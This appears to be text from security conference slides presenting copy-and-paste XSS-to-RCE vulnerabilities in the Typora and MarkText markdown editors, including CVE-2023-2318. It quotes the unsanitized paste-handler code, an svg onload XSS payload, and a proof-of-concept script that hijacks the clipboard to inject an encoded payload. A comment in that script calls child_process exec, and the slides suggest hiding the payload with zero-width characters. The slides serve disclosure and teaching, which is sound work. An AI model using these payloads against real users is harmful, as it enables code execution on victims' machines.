o.cal1.cn/f0a97fdef8028595-typora

https://o.cal1.cn/f0a97fdef8028595-typora-poc/rce-cp-calc.html

Typora Copy-and-Paste RCE PoC

Copy anything from this page and paste it into your Typora :)

UNREGISTERED

Case Study #5

MarkText XSS to RCE

The screenshot shows a GitHub repository page for 'MarkText'. At the top, there are three buttons: 'Watch' (398), 'Fork' (3.1k), and 'Star' (40.9k). Below these are two dropdown menus. A green button labeled '<> Code' is visible. To the left, there's a box showing '1,604 commits' and a timestamp '4 days ago'. On the right, under the heading 'About', there's a small icon of a document with a pencil and the text: 'A simple and elegant markdown editor, available for Linux, macOS and Windows.'

Watch 398 ▾

Fork 3.1k ▾

Star 40.9k ▾

<> Code ▾

1,604 commits


4 days ago

About

A simple and elegant markdown editor, available for Linux, macOS and Windows.

MarkText

- “Focus Mode” by default
- DOMPurify again 😅
- No custom protocol registered
- No <iframe> or <embed>



MarkText

- A lot of XSS bugs in the past

<p>✓ Security issue: DOM based XSS & RCE - from pasting vulnerable HTML #2990 by luiseok was closed on Feb 18, 2022</p>
<p>✓ XSS to RCE vulnerability in Mermaid rendered</p>
<p>#2946 by wuhan005 was closed on Jan 29, 2022</p>
<p>✓ From Stored XSS TO RCE</p>
<p>#2601 by TateYdq was closed on Dec 17, 2021</p>
<p>✓ XSS vulnerability could result in RCE - CVE-2021-29996</p>
<p>#2548 by briskets was closed on Dec 17, 2021</p>
<p>✓ Security issue: Mutation XSS to RCE in MarkText</p>
<p>#2360 by 0xBADCA7 was closed on Dec 24, 2020</p>
<p>✓ Clipboard issues with escape characters</p>
<p>#1821 by fxha was closed on Jun 8, 2020</p>
<p>✓ XSS security vulnerability when parsing inline HTML</p>
<p>#1390 by fxha was closed on Oct 9, 2019</p>

MarkText

- Paste event handler in src/muya/lib/contentState/pasteCtrl.js
 - Fetch page <title> for all <a> tags, sanitize then set innerHTML

```
109      const links = Array.from(tempWrapper.querySelectorAll('a'))
110      for (const link of links) {
111          const href = link.getAttribute('href')
112          const text = link.textContent
113          if (URL_REG.test(href) && href === text) {
114              const title = await getPageTitle(href)
115              if (title) {
116                  link.innerHTML = sanitize(title, PREVIEW_DOMPURIFY_CONFIG, true)
117              } else {
118                  const span = document.createElement('span')
119                  span.innerHTML = text
120                  link.replaceWith(span)
121              }
122          }
123      }
```

MarkText

- Paste event handler in src/muya/lib/contentState/pasteCtrl.js
 - else `span.innerHTML = link.textContent` forgot to sanitize? 😅💣

```
109      const links = Array.from(tempWrapper.querySelectorAll('a'))
110      for (const link of links) {
111          const href = link.getAttribute('href')
112          const text = link.textContent
113          if (URL_REG.test(href) && href === text) {
114              const title = await getPageTitle(href)
115              if (title) {
116                  link.innerHTML = sanitize(title, PREVIEW_DOMPURIFY_CONFIG, true)
117              } else {
118                  const span = document.createElement('span')
119                  span.innerHTML = text
120                  link.replaceWith(span)
121              }
122          }
123      }
```

MarkText

```
<a href="http://0.0/?#<svg><svg onload=alert(location)>">  
http://0.0/?#<svg><svg onload=alert(location)> </a>
```

```
getAttribute("href") == textContent == "http://0.0/?#<svg><svg onload=alert(location)>"
```

```
const t = e.getAttribute("href")  t = "http://0.0/?#<svg><svg onload=alert(location)>",  
, i = e.textContent;  i = "http://0.0/?#<svg><svg onload=alert(location)>"  
if (Jn.test(t) && t === i) {  t = "http://0.0/?#<svg><svg onload=alert(location)>"  
  const n = await mn(t);  n = ""  
  if (n)  
    e.innerHTML = vn(n, Vn, !0);  e = a {target: '', download: '', ping: '', rel: ''  
else {  
  const t = document.createElement("span");  t = span {title: '', lang: '', trans:  
|t.innerHTML = i,  
e.replaceWith(t)
```

```
innerHTML = e.textContent 
```

MarkText

[?](XSS payload) → ?

🐒 Use blank or zero-width unicode characters to hide the payload!

```
<script>
  document.addEventListener('copy', e=>{
    e.preventDefault();
    // p = btoa(`require("child_process").exec("gnome-calculator -e 'MarkText RCE PoC'")`);
    // btoa(decodeURIComponent(`[RE]<a href="http://1:1/#&#x3c;svg&#x3c;svg&#x20;onload=e
    let payload;
    if(navigator.platform === 'Win32') {
      payload = decodeURIComponent(atob('JTVCJUUyJTgwJUFBJTVEKCUzQ2E1MjBocmVmJTNEJTIyaHR0cCUzQS
    } else {
      payload = decodeURIComponent(atob('JTVCJUUyJTgwJUFBJTVEKCUzQ2E1MjBocmVmJTNEJTIyaHR0cCUzQS
    }
    e.clipboardData.setData('text/html', payload + window.getSelection());
  })
</script>
```

Demo - CVE-2023-2318 (Copy and Paste)

☰ W 2 Untitled-1

PoC

Type @ to insert

o.cal1.cn/c3a8d0cbeea8f9ab-mar x +
← ⏪ https://o.cal1.cn/c3a8d0cbeea8f9ab-marktext-poc/rce-calc.html

MarkText Copy-and-Paste RCE PoC

Copy anything from this page and paste it into your MarkText :)

Norem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamcorper suscipit lobortis nisl ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.

Diam vulputate ut pharetra sit amet aliquam. Sapien faucibus et molestie ac feugiat sed lectus. Nunc pulvinar sapien et ligula ullamcorper malesuada. Bibendum arcu vitae elementum curabitur. Nunc pulvinar sapien et ligula ullamcorper. Sagittis aliquam malesuada bibendum arcu vitae. Nulla facilisi morbi tempus iaculis urna id volutpat. Rhoncus dolor purus non enim praesent eu. Non diam phasellus vestibulum lorem sed. Adipiscing enim eu turpis egestas pretium aenean. A iaculis at. Enim neque volutpat ac tincidunt vitae semper quis. Pellentesque eu tincidunt to. Duis at consectetur lorem donec massa sapien. Sodales neque sodales ut etiam sit amet. Lacus proin sagittis nisl rhoncus mattis rhoncus urna. Faucibus et molestie ac feugiat.

Fames ac turpis egestas maecenas pharetra convallis posuere morbi leo. Faucibus vitae aliquet.

Takeaways

- Handling HTML codes in Electron can be hard, even with DOMPurify
- Websites can tamper with your clipboard
- What you see is not what you get in WYSIWYG editors, when HTML is involved:
 - style="display: none"
 - height="0px"
 - [?](<iframe ...)
- Electron apps + XSS = 